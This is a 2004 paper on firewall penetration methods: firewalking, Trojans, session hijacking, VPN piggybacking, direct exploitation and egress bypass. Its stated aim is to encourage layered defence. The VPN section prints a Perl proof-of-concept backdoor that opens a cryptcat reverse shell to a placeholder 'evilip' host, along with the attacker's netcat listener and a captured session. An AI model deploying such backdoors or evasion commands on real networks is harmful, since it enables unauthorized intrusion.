Advanced Firewall Penetration Methods

Anthony S. Clark, Frank Clark
12/5/2004

ABSTRACT

Using tools like covert channels, Trojan horses, and session hijackers, this paper demonstrates several effective ways of penetrating firewalls. The purpose of the paper is to demonstrate firewall vulnerabilities and to encourage layered approaches to security. The methods outlined in the paper are:

- Firewalking (mapping firewall protected networks)
- Trojan Horses (software that allows unauthorized access)
- Session Hijacking (taking over a user's trusted section)
- VPN Session Piggybacking (using a trust VPN session for unauthorized access)
- Direct Exploitation (exploiting programming vulnerabilities in firewalls and services)
- Physical Access (plugging in behind a firewall)
- Bypassing egress filtering (evading IPS and hiding traffic)

INTRODUCTION

Firewalls have often been seen as a "silver bullet" for security. This assumption is incorrect. It is important to fully understand the capabilities of a firewall in order to adequately and realistically protect data and assets. Firewalls are good at filtering certain types of inbound packets like port scans, for example. Firewalls, for the most part, are not designed to address much outgoing traffic. Firewalls do not protect against attacks directed at allowed protocols. Firewalls do not protect against malicious traffic that is passed through them over "tunneled" connections like VPNs. A firewall should be a component of a layered "defense in depth" security posture. A firewall should not be the sole defense because it is not sufficient and will be compromised.

Current firewalls are vulnerable to compromise by several types of attacks. This paper will outline several publicly known methods for penetrating firewalls and the networks they protect utilizing firewalking, direct exploitation, trusted system compromise, and physical access. The compromise of protection provided by a firewall to both incoming and outgoing connections will be demonstrated.

PENTRATION TECHNIQUES

There are several techniques for penetrating firewalls. These include:

- Firewalking
- Trojan Horses
- Session Hijacking
- VPN Session Piggybacking
- Direct exploitation
- Physical access
- Bypassing egress filtering

a.) Firewalking

Firewalking [1] is a technique that consists of sending TCP or UDP packets with a TTL (time to live) set to expire just one hop past the firewall. This technique is useful for mapping networks behind a firewall as well as for determining ACL's (access control lists). An attacker can specify source and destination ports in order to force packets to leak in and out of the firewall. There are several tools that aid the attacker in the process of firewalking such as hping, firewalk, traceroute, nmap, icmpenum, isic.

Part of firewalking involves using traceroute to map protected networks. Often a firewall will allow certain types of traffic through such as ICMP. If you attempt to traceroute a host and the trace drops at a certain point then it is likely there is a firewall between you. [2]

[root@localhost]# traceroute 192.168.1.4

traceroute to 192.168.1.4 (192.168.1.4), 30 hops max, 40 byte packets

1 192.168.1.1 (192.168.1.1) 0.540 ms 0.394 ms 0.397 ms
2 192.168.1.2 (192.168.1.2) 2.455 ms 2.479 ms 2.512 ms
3 192.168.1.3 (192.168.1.3) 4.812 ms 4.780 ms 4.747 ms
*4 * * **

If you change the traceroute type to ICMP you can often bypass the filtering:

[root@localhost]# traceroute –I 192.168.1.4

traceroute to 192.168.1.4 (192.168.1.4), 30 hops max, 40 byte packets

1 192.168.1.1 (192.168.1.1) 0.540 ms 0.394 ms 0.397 ms
2 192.168.1.2 (192.168.1.2) 2.455 ms 2.479 ms 2.512 ms
3 192.168.1.3 (192.168.1.3) 4.812 ms 4.780 ms 4.747 ms
4 192.168.1.4 (192.168.1.4) 5.010 ms 4.903 ms 4.980 ms

You can also fool the firewall into thinking the traceroutes are DNS queries:

[root@localhost]# traceroute -p43 192.168.1.4

traceroute to 192.168.1.4 (192.168.1.4), 30 hops max, 40 byte packets

1 192.168.1.1 (192.168.1.1) 0.501 ms 0.399 ms 0.395 ms
2 192.168.1.2 (192.168.1.2) 2.433 ms 2.940 ms 2.481 ms
3 192.168.1.3 (192.168.1.3) 4.790 ms 4.830 ms 4.885 ms
4 192.168.1.4 (192.168.1.4) 5.196 ms 5.127 ms 4.733 ms

-p43 was used instead of -p53 as might be expected. The source port set with traceroute increases linearly as each probe is sent. Therefore, a formula needs to be constructed to aid in knowing what source port to use when probing.

*(target-port - (number-of-hops * num-of-probes)) - 1*

So in the case of using port 53 to trick the firewall into thinking these DNS queries this would be:

*(53 - (3 * 3)) -1 = 43*

Once the probe reaches the firewall the port will have incremented so that it looks like a DNS query which is acceptable and passes the filter.

Tools like firewalk, hping [3] and nemesis [4] allow you to perform more intensive probes along these lines against filtered networks.

Examples:


Using the IP address of the last gateway detected before the firewall and the address of a host behind the firewall a firewalk command can be constructed such as :

[root@localhost]# firewalk -n -P1-5 -pTCP 192.168.1.3 192.168.1.4
Firewalking through 192.168.1.3 (towards 192.168.1.4) with a maximum of 25 hops.
Ramping up hopcounts to binding host... probe: 1 TTL: 1 port 33434: [192.168.1.1]
probe: 2 TTL: 2 port 33434: [192.168.1.2] probe: 3 TTL: 3 port 33434: [192.168.1.3]
probe: 4 TTL: 4 port 33434: Bound scan: 4 hops [192.168.1.4] port 135: open
*port 136: * port 137: open port 138: **
port 139: open

An open port can be checked using HPING:

root@localhost]# hping 192.168.1.4 -c2 -S -p21 -n HPING 192.168.1.4 (eth0 10.1.1.1) : S set, 40 data bytes
60 bytes from 10.1.1.1: flags=SA seq=0 ttl=242 id=65121 win=64240 time=144.4 ms

Fig. 1




b.) Trojan Horses

A Trojan horse [5] is a program which once installed on a computer makes it possible to compromise data without authorization. This could mean getting a shell, stealing documents, opening covert channels, deleting data, attacking other machines and networks and so forth. Trojan horse programs are spread in many ways:

- SPAM
- websites with embedded malicious code
- viruses
- exploits
- downloads from un-trusted or compromised sites

A firewall is not designed to prevent these types of attacks. Most of the time firewalls are built to prevent incoming packets but freely allow outgoing packets and sessions. The firewall has no way of knowing if a user's connection to a website is safe or involves malicious Active X code for example.

Fig. 2a



Recently several high-profile websites were attacked, and their source modified to include an exploit to Trojan the client viewing the web page. From CNN: [6]


"Visiting the infected sites attaches a JavaScript code to the browser, and the code attempts to download one of several Trojans from a Web site address in Russia that is a known source of SPAM."

If a user is allowed to download programs from the internet or receive email, then the firewall cannot protect the users machine from having Trojan horses installed. Some Trojan horses are deployed by using exploits built into web viewable image files and using connect back shells to bypass the firewall. [7] One example of a Trojan which has been successful in compromising hosts behind a firewall is called *kate.585* [8] This Trojan was spread via an email that offered greeting card services. Once the user clicked on the download link provided in the email they were compromised by the Trojan horse. The Trojan then called back to an Internet Relay Chat server where it broadcast its IP address and other useful information and then could be controlled. Some of its functions were:

- A key logger (to capture passwords and trusts)
- A password cracker
- A scanner for null sessions
- The ability to mount shares and replicate
- The ability to exploit other hosts
- The ability to connect back through a firewall to bypass filtering

Several users were seen to fall for the email and become infected with the Trojan, thus compromising the security of the network behind the firewall because their machines then began attacking other computers which would have normally been protected by the firewall.

Fig. 2b



c.) Session Hijacking

Session Hijacking [9] is defined as taking over a user's connection to another host. Session hijacking generally comes in two main types:

- Man In the Middle Attacks
- TTY Hijacking


Man in the Middle Attack is when an attacker uses source-routed IP packets to insert commands into an active communication between two nodes on a network. It can also be done with a technique called arp spoofing. [10] Arp spoofing is done by sending faked Address Resolution Protocol packets on a switched network to trick two machines into thinking the attacking machine is each other. This is useful for taking over many protocols including telnet, SSH, FTP, SMB and so on.

TTY Hijacking involves taking over a user's environment and using any connections they have already open to achieve unauthorized access to further assets. This environment could be a TTY (think shell) or their window environment such as might be done with VNC injection or X windows attacks.

Both of these attacks defeat firewalls in the same way. They take advantage of a trusted connection a user has through a firewall to protected assets. If a user on machine "A" has a connection to machine "B" which is behind a firewall then the hijacking attacker can "ride along" over this connection and the firewall can do nothing to stop it.

An example of a successful attack using this method was done with a tool called APPCAP. [11] In this case a user at a remote site was compromised. The attacker watched the process table and took note of the user's habits. The attacker noticed the user making SSH connections to a remote host and often leaving these sessions idle for many hours. At an opportune moment the attacker used APPCAP to hijack the users TTY and access this remote computer. It turned out the remote computer was a gateway system through a sophisticated firewall. Once on this system the attacker was able to attack many systems which normally could not have been seen.

Fig. 3



d.) VPN Session Piggybacking

VPN Session Piggybacking is very similar to normal session hijacking except that the connection being taken advantage of is an encrypted VPN (virtual private network) tunnel. This is slightly more complicated of an attack and requires a blending of previously discussed techniques. The chronology of this attack is as follows:

- Compromise a user system that lies outside the firewall
- Session Hijack
- Compromise a user system that lies inside the firewall
- Setup a Trojan horse / connect back for further access

An example of a successful attack using this method was done by compromising a box outside of a firewall. A Trojan was set up to watch for changes in network configuration and then fire off a connect back shell. The hijacker could then hijack the user's sessions or begin downloading attack tools and attacking other firewall protected assets. This section closely ties in with egress filtering.

The author has written some proof-of-concept code that applies to windows to show how this works:

The attacker compromises a host. The attacker then runs "ipconfig" to get the current IP configuration information and puts this in a file called "origipinfo.txt". The attacker then compiles a version of the following code, uploads it to the compromised target and sets up a scheduled job to run "n" period of time, say every minute. This can be achieved with the "at" command on windows. The code runs every minute comparing its current IP configuration with the original. If any change is made it attempts an encrypted connect back shell to a machine the attacker has ready and waiting outside the firewall. This code could be made to be much more sophisticated and targeted depending on the attackers needs.

***attacking host**: nc -L -vvv -p 7777*
***target host:** C:\cryptcat>ipconfig > origipinfo.txt*

***Code**:*

```
#!/usr/bin/perl

$origipinfo = `origipinfo.txt`;

open(IN,"$origipinfo");
@origiparray = <IN>;        close(IN);

@newipinfo = `ipconfig`;

if (@newipinfo == @origipinfo) { } # do nothing, VPN is not up

else { &setupbackdoor; }

sub setupbackdoor { `cryptcat -e cmd.exe evilip 7777`; }
```


Here is how it looks on the attacker's system:

C:\WINNT\system32>cryptcat -L -vvv -p 7777 listening on [any] 7777 ...
connect to [192.168.1.200] from vpn-client-118.target.com [targetip] 2190
Microsoft Windows 2000 [Version 5.00.2195] (C) Copyright 1985-2000
Microsoft Corp.

hostname
C:\cryptcat>hostname hatori

More information about connect back shells is available in the section on bypassing egress filtering.

Fig. 4



e.) Direct Exploitation

Another method of penetrating firewalls is direct exploitation. This means attacking flaws in the firewall software itself or in services the firewall allows to be public such as HTTP and DNS. These type of attacks are generally buffer overflows, format string problems, off by one errors, etc. After directly exploiting the firewall, the attacker gets an administrative shell and can then modify rulesets to allow further compromise.

As of the writing of this paper there were many firewall software vulnerabilities according to the Security Focus vulnerability database. Here are some examples:

iptables	14 vulnerabilities [12]
checkpoint	15 vulnerabilities [13]
zonealarm	10 vulnerabilities [14]
blackice	12 vulnerabilities [15]

Often certain services are allowed by the firewall ACLs are vulnerable to attack. Some of these include IIS web server, Apache web server, bind DNS. Once an attacker compromises one of these services, connect back shells and other methods can be used to attack other hosts behind the firewall and even the firewall itself.

f.) Physical Access

This is one of the more obvious techniques in penetrating firewalls but it is still a valid one. The author has seen attackers simply show up on site with a laptop and plug into the nearest outlet or compromise a wireless access point with access to networks behind a firewall. This technique is probably the least technically sophisticated and the most successful.

BYPASSING EGRESS FILTERING

Some networks employ egress filtering which means that they block certain types of outgoing traffic. This may be in the form of a web proxy which blocks certain undesirable websites (pornography, gambling, etc.) or it could be a firewall disallowing outgoing traffic on port 6667 (internet relay chat). Sometimes IPS (intrusion prevention systems) are used to match known malicious packet signatures and drop the connection.

There are several techniques for bypassing egress filtering firewalls. These include:

- Proxies / Tunneling
- Covert Channels
- Reverse Shells

a.) Proxies / Tunneling

One method for bypassing egress filtering is by use of a tunnel and a proxy. One obvious example for this is web filtering. Company A sets up a web proxy which prevents users from going to http://www.badwebsite.com. The attacker or insider sets up a proxy server outside the firewall such as squid which listens on port 3128, or uses one of the thousands of free proxies already set up out there. The attacker then sets up a SSH tunnel in the following manner:


[root@localhost]# ssh -L 3128:127.0.0.1:3128 www.proxy.com

The attacker then configures his application or web browser to use a proxy of *127.0.0.1:3128* and is then able to connect to *http://www.badwebsite.com*. What is happening here is that all

port 80 HTTP requests are sent through port 3128 on the localhost then through the encrypted SSH tunnel connection to the proxy on the other side. The proxy then makes the web request and hands the results back through the tunnel to the client. If the weblogs of *http://www.badwebsite.com* were checked the IP address of the proxy not the original client would be seen.

